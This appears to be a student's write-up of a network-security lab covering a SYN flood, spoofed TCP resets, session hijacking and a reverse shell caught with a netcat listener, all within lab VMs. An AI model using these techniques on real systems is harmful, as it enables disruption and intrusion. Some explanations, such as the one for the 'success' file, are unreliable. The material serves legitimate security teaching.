



Screenshot 1:



Question 1:

The attack failed because the victim machine had protections like SYN cookies or a firewall that prevented the connection backlog from filling up. These protections allow the system to handle a large number of SYN requests without being overwhelmed. If these defenses were removed or bypassed, the SYN flood could have succeeded in making the system unresponsive.

Screenshot 2:



Question 2:

The attack likely failed because one Python script alone didn't send enough SYN packets to overload the victim machine's connection queue. The system was still able to process incoming requests because the script wasn't sending packets fast enough to fill up the backlog. As a result, the victim machine could still accept new connections.


Question 3:

In my testing, I only needed to run one attack window for the attack to work. I think my system was able to send packets quickly enough to fill the connection queue before the victim machine could recover. Because of this, I didn't need to open multiple attack windows like in the original test.

Screenshot 3:

```
SEED-UBUNTU0004 (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help
Feb 23 19:48
Victim_Youssef
seed@VM: ~/labsetup seed@VM: ~/volumes Attacker_Youssef Victim_Youssef client_Youssef client2_Youssef
tcp 0 0 10.9.0.5:23 158.86.147.65:13913 SYN_RECV
tcp 0 0 10.9.0.5:23 150.196.81.127:37081 SYN_RECV
tcp 0 0 10.9.0.5:23 80.86.234.25:53766 SYN_RECV
tcp 0 0 10.9.0.5:23 146.130.103.45:13193 SYN_RECV
tcp 0 0 10.9.0.5:23 67.161.74.26:49290 SYN_RECV
tcp 0 0 10.9.0.5:23 39.182.32.54:30513 SYN_RECV
tcp 0 0 10.9.0.5:23 34.240.112.5:288 SYN_RECV
tcp 0 0 10.9.0.5:23 54.79.240.86:64112 SYN_RECV
tcp 0 0 10.9.0.5:23 246.57.55.27:48477 SYN_RECV
tcp 0 0 10.9.0.5:23 31.246.88.108:9626 SYN_RECV
tcp 0 0 10.9.0.5:23 73.19.24.63:28343 SYN_RECV
tcp 0 0 10.9.0.5:23 0.9.34.85:13908 SYN_RECV
tcp 0 0 10.9.0.5:23 68.187.124.69:41957 SYN_RECV
tcp 0 0 10.9.0.5:23 195.225.133.54:4389 SYN_RECV
tcp 0 0 10.9.0.5:23 17.120.107.28:19511 SYN_RECV
tcp 0 0 10.9.0.5:23 166.122.7.90:1258 SYN_RECV
tcp 0 0 10.9.0.5:23 29.172.33.86:47213 SYN_RECV
tcp 0 0 10.9.0.5:23 143.183.205.82:56811 SYN_RECV
tcp 0 0 10.9.0.5:23 207.11.185.100:14348 SYN_RECV
tcp 0 0 10.9.0.5:23 64.55.90.44:46586 SYN_RECV
tcp 0 0 10.9.0.5:23 216.159.145.92:63572 SYN_RECV
tcp 0 0 10.9.0.5:23 54.46.235.2:8646 SYN_RECV
tcp 0 0 10.9.0.5:23 182.220.37.74:36534 SYN_RECV
tcp 0 0 10.9.0.5:23 190.244.32.11:9088 SYN_RECV
tcp 0 0 10.9.0.5:23 175.132.150.35:21851 SYN_RECV
tcp 0 0 10.9.0.5:23 213.3.94.83:46506 SYN_RECV
tcp 0 0 10.9.0.5:23 242.20.135.91:20092 SYN_RECV
root@0d1fe596b26f:~# netstat -nat | grep SYN_RECV | wc -l
97
root@0d1fe596b26f:~#
```

Screenshot 4:



```
SEED-UBUNTU20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Feb 23 20:29
client_Youssef
seed@VM:... x seed@VM:... x Attacker_Y... x Victim_Yo... x client_You... x client2_Yo... x
seed@0d1fe596b26f:~$ pwd
/home/seed
seed@0d1fe596b26f:~$ ls
seed@0d1fe596b26f:~$ pwd
/home/seed
seed@0d1fe596b26f:~$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed)
seed@0d1fe596b26f:~$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed)
seed@0d1fe596b26f:~$ pwd
/home/seed
seed@0d1fe596b26f:~$ ls
seed@0d1fe596b26f:~$ ls
seed@0d1fe596b26f:~$ pwd
/home/seed
seed@0d1fe596b26f:~$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed)
seed@0d1fe596b26f:~$ ^C
seed@0d1fe596b26f:~$ nano res*
seed@0d1fe596b26f:~$ exit
logout
Connection closed by foreign host.
```

Question 4:

After I hit the spacebar 3 times, the connection tore down.


Question 5:

Three RST packets were spoofed. The output shows three RST flags with different sequence numbers, meaning three reset packets were sent. This caused the connection to close immediately.

Question 6:

The attacker runs `reset_auto.py` to monitor TCP packets between the client and server on port 23. The script sends fake RST packets that appear to come from the client. When the server receives one, it assumes the client wants to end the connection and shuts it down. The client is suddenly disconnected and can no longer communicate. The TCP session is immediately cut off, skipping the usual FIN-ACK process.

Picture 5:



```
SEED-UBUNTU20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Feb 23 21:05
Victim_Youssef
seed@VM: ... x seed@VM: ... x Attacker_Y... x Victim_You... x client_Yous... x client2_You... x
root@0d1fe596b26f:/tmp# ls -ld success
-rw-r--r-- 1 seed seed 0 Feb 24 02:04 success
root@0d1fe596b26f:/tmp#
```


Question 7:

After the screen freezes, the TCP connection between the client and server is terminated because of the spoofed RST packets. This means the client can no longer send or receive data through Telnet. On the victim machine, a "success" file is created. This file indicates that the server detected the connection was disrupted and automatically ran a command to generate the file as a response to the attack.

Question 8:

The commands start with a new line to make sure they run as separate commands in an interactive shell session. This prevents them from being combined with previous commands, ensuring they execute properly. It also helps maintain compatibility with how the shell processes input, avoiding errors or unexpected behavior. Additionally, it reduces the risk of corrupted input, making sure the commands are correctly interpreted and executed.

Screenshot 6:



```
SEED-UBUNTU20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Feb 23 21:12
Attacker2_Youssef
seed@VM: ~/Labsetup x seed@VM: ~/volumes x Attacker_Youssef x Victim_Youssef x client_Youssef x client2_Youssef x Attacker2_Youssef x
[02/23/25]seed@VM:~/~/Labsetup$ docksh fc6
root@VM:/# nc -lv 9090
nc: getnameinfo: Temporary failure in name resolution
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 51738
seed@0d1fe596b26f:~$ ls
ls
seed@0d1fe596b26f:~$ cd ..
cd ..
seed@0d1fe596b26f:/home$ ls
ls
seed
seed@0d1fe596b26f:/home$ cd ..
cd ..
seed@0d1fe596b26f:/$ ls
ls
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
```